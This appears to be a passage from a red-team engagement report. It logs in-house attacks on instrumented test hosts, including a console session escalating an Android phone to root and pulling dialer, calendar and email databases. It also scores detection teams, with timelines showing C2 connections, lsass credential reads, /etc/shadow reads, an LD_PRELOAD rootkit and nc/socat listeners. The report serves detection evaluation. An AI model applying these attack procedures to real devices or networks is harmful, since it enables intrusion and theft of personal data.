00000050: 2E 38 38 2D 67 62 34 33 31 30 33 31 37 20 23 31  .88-gb4310317 #1
00000060: 20 53 4D 50 20 50 52 45 45 4D 50 54 20 54 68 75   SMP PREEMPT Thu
00000070: 20 41 70 72 20 34 20 31 37 3A 34 30 3A 32 34 20   Apr 4 17:40:24
00000080: 45 44 54 20 32 30 31 39 20 61 61 72 63 68 36 34  EDT 2019 aarch64
00000090: 0A 00                                           ..
'\x92\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00z\x00\x00\x00z\x00\x00\x00\x00\x00\x00\x00os:\n=
==\n-android-arm64\nuname:\n======\n
Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64\n\x00'
os:
===
-android-arm64
uname:
======
Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                         ........
received:
00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00  %...............
00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75  ........uid:0 eu
00000020: 69 64 3A 30 00                                  id:0.
apt returned: uid:0 euid:0

16:22
APT>quit
sending: '\x08\x00\x00\x004\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 34 00 00 00                         ....4...
breaking out of msg input loop
finally
waiting for micro apt (ctrl+c to break from loop)
```

10.12.5 Event Log 2

```
16:23
```

```
walleye:/data/local/tmp # su shell
walleye:/data/local/tmp $ ./tester

Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64\n\x00'
os:
===
-android-arm64
uname:
======
Linux localhost 4.4.88-gb4310317 #1 SMP PREEMPT Thu Apr 4 17:40:24 EDT 2019 aarch64

APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                          ........
received:
00000000: 2B 00 00 00 17 00 00 00 00 00 00 00 13 00 00 00  +...............
00000010: 13 00 00 00 00 00 00 00 75 69 64 3A 32 30 30 30  ........uid:2000
00000020: 20 65 75 69 64 3A 32 30 30 30 00                  euid:2000.
apt returned: uid:2000 euid:2000
APT>ELEVATE2
unknown command, or bad syntax
APT>elevate2
sending: '\x08\x00\x00\x002\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 32 00 00 00                          ....2...
received:
00000000: 1C 00 00 00 33 00 00 00 00 00 00 00 04 00 00 00  ....3...........
00000010: 04 00 00 00 00 00 00 00 00 00 00 00              ............
apt returned: 0
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                          ........
received:
00000000: 25 00 00 00 17 00 00 00 00 00 00 00 0D 00 00 00  %...............
00000010: 0D 00 00 00 00 00 00 00 75 69 64 3A 30 20 65 75  ........uid:0 eu
00000020: 69 64 3A 30 00                                   id:0.
apt returned: uid:0 euid:0

16:24
APT>getfile /data/data/com.android.dialer/databases/dialer.db dialer.db
sending:
'J\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x002\x00\x00\x002\x00\x00\x00\x00\x00\x00\x00\x00/data/dat
a/com.android.dialer/databa
ses/dialer.db\x00' (74 bytes)
00000000: 4A 00 00 00 04 00 00 00 00 00 00 00 32 00 00 00  J...........2...
00000010: 32 00 00 00 00 00 00 00 00 00 2F 64 61 74 61 2F  2........./data/
00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 64  ta/com.android.d
00000030: 69 61 6C 65 72 2F 64 61 74 61 62 61 73 65 73 2F  ialer/databases/
00000040: 64 69 61 6C 65 72 2E 64 62 00                    dialer.db.
received:
'\x18\x00\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00
SQLite format 3\x00\x10\x0
0\x01\x01\x00@
\x00\x00\x00\t\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x04\x0
0\x00\x00\x00\x00\x0
0\x00\x10\x00\x00\x00\x01\x00\x00\x00\n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\t\x00.\x10\xfc\r\r\n\x00'...'\x00\x00\x00\x00' (65560 bytes)
MD5(dialer.db) = b4e816ad9d4a8ea7212694e729a841d5
|.............................

APT>getfile /data/data/com.android.providers.calendar/databases/calendar.db calendar.db
sending:
'X\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00@\x00\x00\x00\x00\x00\x00\x00\x00/data/dat
a/com.android.providers.cal
endar/databases/calendar.db\x00' (88 bytes)
00000000: 58 00 00 00 04 00 00 00 00 00 00 00 40 00 00 00  X...........@...
00000010: 40 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61  @......./data/da
00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 70  ta/com.android.p
00000030: 72 6F 76 69 64 65 72 73 2E 63 61 6C 65 6E 64 61  roviders.calenda
00000040: 72 2F 64 61 74 61 62 61 73 65 73 2F 63 61 6C 65  r/databases/cale
00000050: 6E 64 61 72 2E 64 62 00                          ndar.db.
```

```
received:
'\x18\xe0\x01\x00\x05\x00\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x00\x00\x00\x00\x00\x00\x00
SQLite format 3\x00\x10\x0
0\x01\x01\x00@
\x00\x00\x00\x04\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1a\x00\x00\x00\x04\
x00\x00\x00\x00\x00\
x00\x00\x1b\x00\x00\x00\x01\x00\x00\x02X\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x04\x00.\x10\xfc\x05\x00\x00\x00'...';END' (122904 bytes)
MD5(calendar.db) = bdad3b64bd9108576ce3ddab54f32309

16:25
APT>getfile /data/data/com.android.email/databases/EmailProvider.db email.db
sending:
'P\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x008\x00\x00\x008\x00\x00\x00\x00\x00\x00\x00/data/dat
a/com.android.email/databas
es/EmailProvider.db\x00' (80 bytes)
00000000: 50 00 00 00 04 00 00 00 00 00 00 00 38 00 00 00  P...........8...
00000010: 38 00 00 00 00 00 00 00 2F 64 61 74 61 2F 64 61  8......./data/da
00000020: 74 61 2F 63 6F 6D 2E 61 6E 64 72 6F 69 64 2E 65  ta/com.android.e
00000030: 6D 61 69 6C 2F 64 61 74 61 62 61 73 65 73 2F 45  mail/databases/E
00000040: 6D 61 69 6C 50 72 6F 76 69 64 65 72 2E 64 62 00  mailProvider.db.
received:
'\x18\x10\x02\x00\x05\x00\x00\x00\x00\x00\x00\x00\x00\x10\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00
SQLite format 3\x00\x10\x0
0\x01\x01\x00@
\x00\x00\x00\x03\x00\x00\x00!\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00)\x00\x00\x00\x04\x00\x0
0\x00\x00\x00\x00\x0
0\x1e\x00\x00\x00\x01\x00\x00\x00\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00.\x10\xfc\x05\x00\x00\x00'...'ger)' (135192 bytes)
MD5(email.db) = b10cea67153921c8d23baa4c67a03799

16:26
APT>quit
sending: '\x08\x00\x00\x004\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 34 00 00 00                          ....4...
breaking out of msg input loop
finally
waiting for micro apt (ctrl+c to break from loop)

16:27
walleye:/data/local/tmp $ rm tester
walleye:/data/local/tmp $ exit
walleye:/data/local/tmp # exit
[user@ta1-clearscope-translate ~]$

[user@ta1-clearscope-translate ~]$ rm tester
[user@ta1-clearscope-translate ~]$ rm barephone-instr.apk
[user@ta1-clearscope-translate ~]$ rm lockwatch-instr.apk

[user@ta1-clearscope-translate ~]$ exit
logout
Connection to 128.55.12.54 closed.
```

11 Analysis

Engagement 5 utilized toolsets which made it much more difficult for the TA2 performers to distinguish malicious behavior from benign traffic. The majority of the APTs used were in memory attacks. It became apparent that the performers had been using our previous attacks against us. Instead of detecting the activity, the heuristic they adopted was to signature our activity based on known attack procedures such as writing to disk, reusing old process names, etc. Essentially, they learned out to identify our behavior strings. An example of this was the kernel driver glx_alsa_675 that just about every performer detected in the previous engagements.

This engagement we made a concerted effort to change things up. We modified all of our process names, kernel drivers and procedures so they would not match up with anything they had seen before. The results of this was that virtually all of our malicious activity went undetected. This all but confirmed our hypothesis.

During the engagement, there were only two of the four TA2 performers who actively participated. They were TA5.2 and MARPLE. RIPE chose not to participate due to obligations associated with OPTC transition efforts. ADAPT did not participate during the engagement but did provide a report prior to the PI meeting.

11.1 TA5.2 Cyber Protection Team

TA5.2 CPT participated fully in Engagement 5. Overall, we were very impressed with their responsiveness. In real time they seemed to have the same difficulty as the other performers in that they reported benign activity as malicious. They were able to detect three of our attacks in real time which was quite impressive. These were reported a few short minutes after they took place. This shows that the toolsets they employed, while not perfect, were able to detect nation state activities in real time in some cases.

While they weren't able to see movement once the attack went into memory, they were able to identify specific IP addresses associated with the attack as well as port numbers. They also identified privilege escalation during the Firefox Drakon APT Elevate Copykatz attack. CPT even reported the new privileges being added to the process.

	TA5.2
20190508 Wednesday	**20.89%**
12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo	25.00%
14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1	30.00%
14:54 -- TA5.2 Ubuntu 1 -- SSH BinFMT-Elevate	0.00%
15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2	28.57%
20190509 Thursday	**0.00%**
14:35 -- TA5.2 Ubuntu 1 -- Firefox Drakon APT Elevate	0.00%
15:34 -- TA5.2 Windows 2 -- Firefox BITS Micro APT	0.00%

Table 1 TA5.2 Overall Detection Accuracies

11.1.1 05/08/2019 12:58 -- TA5.2 Windows 2 -- Firefox Drakon APT Sysinfo

TA5.2 reported this attack as Process Injection, triggered by Endgame detection. They detected and reported the IP address and ports used in the attack, which was IP address 128.55.12.233 and TCP ports

80, 8000, and 443. These were detected and reported in real-time by Endgame/Splunk. The activity was attributed to Firefox, which was launched by Microsoft Word. TA5.2 used Splunk to perform forensic analysis after the fact but was unable to find any more information about the attack.

20190508 12:58 TA5.2 Windows 2 Firefox Drakon APT Sysinfo					TA5.2
		On Target			
Time	Session	Actor	Action	Object	25.0%
12:58	W1	firefox	connect (exploit)	128.55.12.233:80	
12:58	W1	firefox	connect (stage1)	128.55.12.233:8000	
12:58	W1	firefox	connect (oc2)	128.55.12.233:443	
13:00	W1	firefox	call	GetUserName	
13:01	W1	firefox	call	GetCurrentProcessId	
13:02	W1	firefox	open	\\.\regmon	
13:02	W1	firefox	open	\\.\sysmon	
13:08	W1	firefox	call	Sysinfo.GetOSInfo	
13:08	W1	firefox	write	C:\Users\admin\Usersadminunexpected	
13:13	W1	firefox	call	Sysinfo.GetAllInfo	
13:13	W1	firefox	write	C:\Users\admin\Usersadmintravesty	
13:19	W1	firefox	read	C:\Users\admin\Usersadminunexpected	
13:20	W1	firefox	read	C:\Users\admin\Usersadmintravesty	
13:27	W1	firefox	call	gethostname	

Table 2 TA5.2 Windows attack using Firefox backdoor, Drakon APT, and Sysinfo module

11.1.2 05/08/2019 14:37 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 1

TA5.2 reported this attack as Process Injection, triggered by Endgame detection. Similar to the previous attack, they reported that they confirmed the network addresses being but none of the C2 commands being used. Unlike the previous attack, they forgot to provide the IP and ports used. Since these were the same as the first attack, it is expected that they detected the same IP and ports, 128.55.12.233 with ports 80, 8000, and 443. They missed everything that followed, including privilege escalation.

20190508 14:37 TA5.2 Windows 1 Firefox Drakon APT Elevate Copykatz 1					TA5.2
		On Target			
Time	Session	Actor	Action	Object	30.0%
14:37	W2	firefox	connect (exploit)	128.55.12.233:80	
14:37	W2	firefox	connect (stage1)	128.55.12.233:8000	
14:37	W2	firefox	connect (oc2)	128.55.12.233:443	
14:38	W2	firefox	call	GetUserName	
14:38	W2	firefox	call	GetCurrentProcessId	
14:38	W2	firefox	open	\\.\perfmon	
14:38	W2	firefox	IRP device control	\\.\perfmon	
14:38	W2	\\.\perfmon	read (EPROCESS)	SYSTEM	
14:38	W2	\\.\perfmon	write (EPROCESS)	firefox	
14:38	W2	firefox	change owner	firefox	

Table 3 TA5.2 Windows attack using Firefox backdoor, Drakon APT, Elevate driver, and Copykatz module

11.1.3 05/08/2019 15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2

TA5.2 reported this attack as Process Injection, triggered by Endgame detection. Similar to the previous attack, they forgot to provide the IP and ports used. Since these were the same as the first attack, it is expected that they detected the same IP and ports, 128.55.12.233 with ports 80, 8000, and 443. TA5.2 also detected the use of privilege escalation, reporting the new privileges added to the process. The timestamp on the privilege escalation was off by almost an hour, but the event was still reported.

20190508 15:14 TA5.2 Windows 1 Firefox Drakon APT Elevate Copykatz 2					TA5.2
		On Target			
Time	Session	Actor	Action	Object	28.6%
15:14	W1	firefox	connect (exploit)	128.55.12.233:80	
15:14	W1	firefox	connect (stage1)	128.55.12.233:8000	
15:14	W1	firefox	connect (oc2)	128.55.12.233:443	
15:15	W1	firefox	call	GetCurrentProcessId	
15:15	W1	firefox	open	\\.\sysmon	
15:15	W1	firefox	IRP device control	\\.\sysmon	
15:15	W1	\\.\sysmon	read (EPROCESS)	SYSTEM	
15:15	W1	\\.\sysmon	write (EPROCESS)	firefox	
15:15	W1	firefox	change owner	firefox	
15:15	W1 (SYSTEM)	firefox	call	GetUserName	
15:19	W1 (SYSTEM)	firefox	write (inject)	lsass.exe	
15:19	W1 (SYSTEM)	lsass.exe	read	cached credentials	
15:19	W1 (SYSTEM)	firefox	write	C:\Users\admin\pulley	
15:20	W1 (SYSTEM)	firefox	read	C:\Users\admin\pulley	

Table 4 TA5.2 Windows attack using Firefox backdoor, Drakon APT, Elevate driver, and Copykatz module, attempt #2

11.2 MARPLE

TA2 MARPLE performed had a difficult time discerning benign from malicious activity during the engagement but improved upon that with the forensic identification of malicious activity. Most of the reported events were benign activity or the setup of the vulnerable kernel drivers, but movement of files is not in and of itself considered malicious. The actual activity associated with the files in question and the kernel modules was not identified in real time or in the subsequent forensic analysis. The results were not completely unexpected as the performers had less time for forensic activity, new capabilities to detect, and more realistic benign activity to sift through.

	MARPLE
20190509 Thursday	**0.00%**
13:26 -- TA1 FiveDirections 2 -- Firefox Drakon APT Elevate Copykatz Sysinfo	0.00%
13:57 -- TA1 MARPLE 1 -- Firefox Drakon APT	0.00%
20190510 Friday	**0.00%**
10:26 -- Multiple Performers -- Nmap SSH SCP	0.00%
20190514 Tuesday	**0.00%**
10:08 -- TA1 TRACE 2 -- Firefox Drakon APT Elevate Inject	0.00%
20190515 Wednesday	**40.00%**
13:15 -- TA1 FiveDirections 2 -- Firefox BITS Micro APT	20.00%
14:48 -- TA1 THEIA 1 -- Firefox Drakon APT BinFmt-Elevate Inject	100.00%
15:39 -- TA1 ClearScope 2 -- Appstarter APK Micro APT Elevate	0.00%
20190516 Thursday	**0.00%**
09:32 -- TA1 CADETS 1 and 2 -- Nginx Drakon APT	0.00%
11:03 -- TA1 Five Directions 1 -- Firefox BITS Verifier Drakon APT	0.00%
20190517 Friday	**31.76%**
09:05 -- TA1 TRACE 2 -- Azazel APT (Failed)	77.78%
09:30 -- TA1 TRACE 1 -- Azazel APT (Failed)	71.43%
10:16 -- TA1 CADETS 1 and 2 --Nginx Drakon APT	27.27%
11:50 -- TA1 ClearScope 2 -- Firefox Drakon APT	33.33%
12:26 -- TA1 FiveDirections 3 -- Firefox DNS Drakon APT FileFilter-Elevate	12.50%
13:01 -- TA1 MARPLE 1 -- Firefox DNS Drakon APT	0.00%
14:27 -- TA1 ClearScope 1 and 2 -- MyApp AppStarter APKs Micro APT (Failed)	0.00%
15:43 -- TA1 ClearScope 2 -- Lockwatch APK Java APT	88.89%
16:11 -- TA1 FiveDirections 1 -- Verifier Drakon APT FileFilter-Elevate (Cont)	0.00%
16:20 -- TA1 ClearScope 1 -- Tester Micro APT BinFmt-Elevate	53.33%

Table 5 TA2 MARPLE Overall Detection Accuracies

11.2.1 TA1 FiveDirections

Reported the use of ctfhost2.exe run from disk and connecting out for C2, but otherwise missed all of the attack events on FiveDirections throughout the engagement. There were many false positives reported, as seen below, including the use scp between TA1 hosts. On the final day in particular, there were several attacks against Five Directions with none of them reported.

> 5/15 ctfhost2.exe malware get executed and leaks data to 113.165.213.253.

20190515 13:15 TA1 FiveDirections 2 Firefox BITS Micro APT					MARPLE
		On Target			
Time	Session	Actor	Action	Object	20.0%
13:17	user	firefox	browse	http://215.2378.119.171/config.html	
13:17	user	firefox	download	http://68.149.51.179/ctfhost2.exe	
13:17	user	firefox	write	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	
13:17	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	connect (c2)	113.165.213.253:80	
13:17	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	call	uname	
13:20	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	IRP device control	\\.\sysmon	
13:21	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	call	GetUserName	
13:22	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	IRP device control	\\.\Elevate	
13:22	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	call	GetUserName	
13:25	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	read	C:\Windows\System32\Drivers\etc\hosts	
13:31	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	api	screenshot	
13:31	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	read	C:\Windows\System32\Drivers\etc\screenshot.png	
13:34	M1	C:\Users\admin\AppData\Local\Tmp\ctfhost2.exe	call	quit	

Table 6 MARPLE-FiveDirections attack with Firefox backdoor, BITS download, and Micro APT

Some of the false positives reported follow:

> 20190510 5D-2:
>
> "sshd" which communicates with different IPs (128.55.12.66, 128.55.12.122, 128.55.12.51, ..) clones a "scp". This scp writes (creates) hundreds of files. Example:
>
> 19-05-10 03:38:26.71: Alarm: CDL: Write: 000: Object 835986 (\Device\HarddiskVolume2\Windows\Temp\Pictures\www.army.mil.nz.docx) Subject 119657 pid=680 C:\Program Files\OpenSSH- Win64\scp" -r -t
>
> Fig.4 5D-2-20190510-scp-2
>
> scp from fiveDirections2 writes to ta1-marple1 (128.55.12.66) : Scp gathers the following information :
>
> 1- \Device\HarddiskVolume2\USERS\ADMIN\.SSH\KNOWN_HOSTS 2- \Device\HarddiskVolume2\WINDOWS\SYSTEM32\DRIVERS\ETC\SERVICES 3- Reading from IP : 128.55.12.66 4- bunch of Registry files

Once again on the 16th they detected benign activity with the setup of filemon.inf. This activity is expected to be seen as installing a kernel driver is a noisy procedure. As such, we were looking for reported use of the vulnerability in the driver by the APT process.

> Around 11AM, someone tried to install a driver `C:\WINDOWS\System32\InfDefaultInstall.exe C:\Windows\System32\drivers\filemon.inf` and start it with `sc start filemon`.

11.2.2 TA1 CADETS

There was no real time reporting for CADETS during the engagement. MARPLE was able to identify the Nginx Drakon APT forensically post exercise. In both attacks, MARPLE and CADETS successfully reported the stage1Loader and OC2 IP addresses and ports along with the exfil of /etc/passwd.

20190517 10:16 TA1 CADETS 2 Nginx Drakon APT					MARPLE
		On Target			
Time	Session	Actor	Action	Object	27.3%
10:25	attacker	128.55.12.167	HTTP POST	128.55.12.75:80	
10:25	F1	nginx	receive	128.55.12.75:80	
10:25	F1	nginx	connect (stage1)	98.23.182.25:80	
10:25	F1	nginx	connect (oc2)	128.55.12.233:80	
10:26	F1	nginx	call	GetUserName	
10:26	F1	nginx	call	gethostname	
10:32	F1	nginx	call	getpid	
10:32	F1	nginx	read	/etc/passwd	
10:32	F1	nginx	read	/etc/shadow	
15:31	F1	nginx	call	GetUserName	
15:31	F1	nginx	call	gethostname	

Table 7 MARPLE-CADETS attack with Nginx backdoor and Drakon APT on host 2

20190517 10:47 TA1 CADETS 1 Nginx Drakon APT					MARPLE
		On Target			
Time	Session	Actor	Action	Object	33.3%
10:47	attacker	128.55.12.167	HTTP POST	128.55.12.51:80	
10:47	F2	nginx	receive	128.55.12.51:80	
10:47	F2	nginx	connect (stage1)	98.23.182.25:80	
10:47	F2	nginx	connect (oc2)	128.55.12.233:80	
10:55	F2	nginx	call	gethostname	
10:55	F2	nginx	call	GetUserName	
11:31	F2	nginx	read	/etc/passwd	
15:31	F1	nginx	call	GetUserName	
15:31	F1	nginx	call	gethostname	

Table 8 MARPLE-CADETS attack with Nginx backdoor and Drakon APT on host 1

11.2.3 TA1 TRACE

The Drakon APT attack along with privilege escalation, process injection, and data exfil all went unreported. This included new capabilities for privilege escalation (binfmt elevate method) and process injection (inject2 using ptrace).

On the other hand, on Friday May 17 MARPLE reported in real time the attacks against both TRACE hosts trying but failing to use Azazel APT.

> ***mdnhossain***
> *9:52*
>
> *On trace-2:*
> *19-05-17 09:05:20.28: Alarm: FileCorruption: Object 18788695 (/home/admin/libselinux.so) Subject 7059275 pid=4509 bash -c scp -t .*
> *9:52*
>
> *The libselinux.so file has been scp'd into the system*
> *9:53*
>
> *multiple nc -k -l program has executed using it*
> *9:53*
>
> *19-05-17 09:13:35.22: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7067130 pid=7514 nc -k -l 443*
> *9:53*

19-05-17 09:13:43.36: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7067418 pid=7613 nc -k -l 8080
9:54

19-05-17 09:26:18.34: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7072562 pid=9553 nc -k -l 4444
9:54

19-05-17 09:27:06.63: Alarm: FileExec: Object 18792148 (/lib/libselinux.so) Subject 7073842 pid=9980 env
9:55

It has also been loaded to the environment
9:55

Has the similar attack pattern as the Azazel attack

201905017 09:30 TA1 TRACE 1 Azazel					MARPLE
		On Target			
Time	Session	Actor	Action	Object	71.4%
9:30	ssh	128.55.12.167	scp	/home/admin/libselinux.so	
9:30	ssh	128.55.12.167	connect	ssh	
9:31	ssh	ssh	read	/home/admin/libselinux.so	
9:31	ssh	ssh	write	/lib/libselinux.so	
9:33	ssh	ssh	export	LD_PRELOAD=/lib/libselinux.so	
9:33	ssh	ssh	run (sudo)	socat	
9:33	ssh	socat	listen	128.55.12.117:4444	

Table 9 MARPLE-TRACE attack setup of Azazel on host 1

201905017 09:05 TA1 TRACE 2 Azazel					MARPLE
		On Target			
Time	Session	Actor	Action	Object	77.8%
9:05	ssh	128.55.12.167	scp	/home/admin/libselinux.so	
9:08	ssh	128.55.12.167	connect	ssh	
9:09	ssh	ssh	read	/home/admin/libselinux.so	
9:09	ssh	ssh	write	/lib/libselinux.so	
9:10	ssh	ssh	export	LD_PRELOAD=/lib/libselinux.so	
9:10	ssh	ssh	run (sudo)	nc	
9:10	ssh	nc	listen	128.55.12.118:443	
9:13	ssh	ssh	run (sudo)	socat	
9:13	ssh	socat	listen	128.55.12.118:443	

Table 10 MARPLE-TRACE attack setup of Azazel on host 2

11.2.4 TA1 ClearScope

On 5/15 MARPLE successfully identified, in real time, the attack against ClearScope

subx
4:45

on CS-1, there are lots of `toybox`forked from `com.bloketech.lockwatch`. Files accessed:
/data/local/tmp/msm_g711tlaw.ko
/data/local/tmp/a64.ko
/data/local/tmp/tc
/data/local
/data/local/tmp/external.db
/data/local/tmp/internal.db
/data/data/com.android.providers.contacts/databases/calllog.db
/data/local/tmp/calllog.db
4:47

Get another set of alerts on CS-1 that a suspicious process `/data/local/tmp/tester` is started by `/system/bin/app_process64`, connecting to `128.55.12.233:80`, and forked another `/system/bin/toybox`.

Also on 5/17 real time attack events were reported:

mdnhossain
4:18

On Clearscope-2:
Alarm: UntrustedExec: 000: Object 244181 (/data/data/de.belu.appstarter/busybox) Subject 12846 pid=15153 _init
The resulting process then writes to IP 77.138.117.150:80 and a file named /dev/msm_g711tlaw
4:22

f9122a1c02c23219ae943ca2387059ba|1557949897885000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||networkconnect:/data/data/de.belu.appstarter/busybox:77.138.117.150!807a59d2742703c1619edacd49ea9c9309|1557949897891000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||exec:/data/data/de.belu.appstarter/busybox:/system/bin/toybox
e526162978723228807 07c966c7e2ee7|1557949923848000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||fileread:/data/data/de.belu.appstarter/busybox:
e7d3c83ceb66ec0ac6967ef506b0f0c3|1557950007942000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||exec:/data/data/de.belu.appstarter/busybox:/system/bin/screencap
6e6b18dc79de487456a806ebc917330f|1557950598372000000|0.7500|1.0000|ta1-clearscope-2-e5-official-1|860178f80fe966cc8ee2f6bbd1a59dab||filewrite:/data/data/de.belu.appstarter/busybox:/dev/msm_g711tlaw
4:22

It launches toybox, did screencap

20190515 14:14 TA1 ClearScope 2 Barephone Micro APT					MARPLE
		On Target			
Time	Session	Actor	Action	Object	100.0%
14:35	user	adb	install	barephone-instr.apk	
14:41	user	barephone-instr.apk	load	libmicroapt.so	
14:41	user	libmicroapt.so	connect (c2)	77.138.117.150:80	

Table 11 MARPLE-ClearScope attack using Barephone APK with Micro APT

20190517 16:20 TA1 ClearScope 1 Tester Micro APT BinFmt-Elevate					MARPLE
		On Target			
Time	Session	Actor	Action	Object	53.3%
16:20	user	adb	run	shell	
16:21	user	shell	write	/data/local/tmp/tester	
16:21	user	shell	run	/data/local/tmp/tester	
16:21	M1	/data/local/tmp/tester	call	/system/bin/toybox	
16:21	M1	/data/local/tmp/tester	call	/system/bin/toybox	
16:23	user	adb	run	shell	
16:23	user	shell	write	/data/local/tmp/tester	
16:23	user	shell	run	/data/local/tmp/tester	
16:23	M2	/data/local/tmp/tester	call	/system/bin/toybox	
16:23	M2	/data/local/tmp/tester	call	/system/bin/toybox	
16:23	M2	/data/local/tmp/tester			
16:23	M2	/data/local/tmp/tester	call	/system/bin/toybox	
16:24	M2	/data/local/tmp/tester	read	/data/data/com.android.dialer/databases/dialer.db	
16:24	M2	/data/local/tmp/tester	read	/data/data/com.android.providers.calendar/databases/calendar.db	
16:24	M2	/data/local/tmp/tester	read	/data/data/com.android.email/databases/EmailProvider.db	

Table 12 MARPLE-ClearSCope attack with Micro APT and Binary Format Elevate method

20190517 15:43 TA1 ClearScope 1 Lockwatch APK Java APT					MARPLE
		On Target			
Time	Session	Actor	Action	Object	88.9%
15:44	user	adb	install	lockwatch-instr.apk	
15:49	user	adb	start	lockwatch-instr.apk	
15:49	L1	lockwatch-instr.apk	connect (c2)	128.55.12.233:80	
15:49	L1	lockwatch-instr.apk	run	/system/bin/toybox	
15:49	L1	lockwatch-instr.apk	write (cmd_exec, cache)	/dev/msm_g711tlaw	
15:49	L1	/dev/msm_g711tlaw	execute (call_usermodel	lockwatch-instr.apk	
15:49	L1	/dev/msm_g711tlaw	elevate	lockwatch-instr.apk	
15:49	L1 (root)	lockwatch-instr.apk	run	/system/bin/toybox	
15:50	L1 (root)	lockwatch-instr.apk	run	/system/bin/toybox	
15:50	L1 (root)	/system/bin/toybox	read	/data/data/com.android.providers.media/databases/external.db	
15:50	L1 (root)	/system/bin/toybox	write	/data/local/tmp/external.db	
15:52	L1 (root)	lockwatch-instr.apk	run	/system/bin/toybox	
15:52	L1 (root)	/system/bin/toybox	read	/data/data/com.android.providers.media/databases/internal.db	
15:52	L1 (root)	/system/bin/toybox	write	/data/local/tmp/internal.db	
15:52	L1 (root)	/system/bin/toybox	read	/data/local/tmp/external.db	
15:52	L1 (root)	lockwatch-instr.apk	run	/system/bin/toybox	
15:52	L1 (root)	/system/bin/toybox	read	/data/data/com.android.providers.contacts/databases/calllog.db	
15:52	L1 (root)	/system/bin/toybox	write	/data/local/tmp/calllog.db	

Table 13 MARPLE-ClearScope attack with Java APT and Elevate driver

20190517 11:50 TA1 ClearScope 2 Firefox Drakon APT					MARPLE
		On Target			
Time	Session	Actor	Action	Object	12.5%
11:50	user	firefox	browse	http://www.nintendo.com	
11:50	A1	firefox	connect (exploit)	49.8.46.240:80	
11:50	A1	firefox	connect (stage1)	42.183.7.162:80	
11:51	A1	firefox	connect (oc2)	128.55.12.233:80	
11:52	A1	firefox	call	gethostname	
11:52	A1	firefox	call	GetUserName	
11:56	A1	firefox	call	/data/data/org.mozilla.fennec.vagrant/files/mozilla/profiles.ini	
15:31	A1	firefox	call	gethostname	
15:31	A1	firefox	call	GetUserName	

Table 14 MARPLE-ClearScope attack with Firefox backdoor and Drakon APT

11.2.5 TA1 THEIA

None of the attacks against THEIA were detected. In each case they mistook benign actions as malicious. We do not count the actual setup of the attack as malicious, however we do not see that as a negative. The actions that take place as they relate to the driver are what we are looking for. None of these actions were reported.

MARPLE keyed in on the download of the kernel module and elevate but did not see any activity associated with either

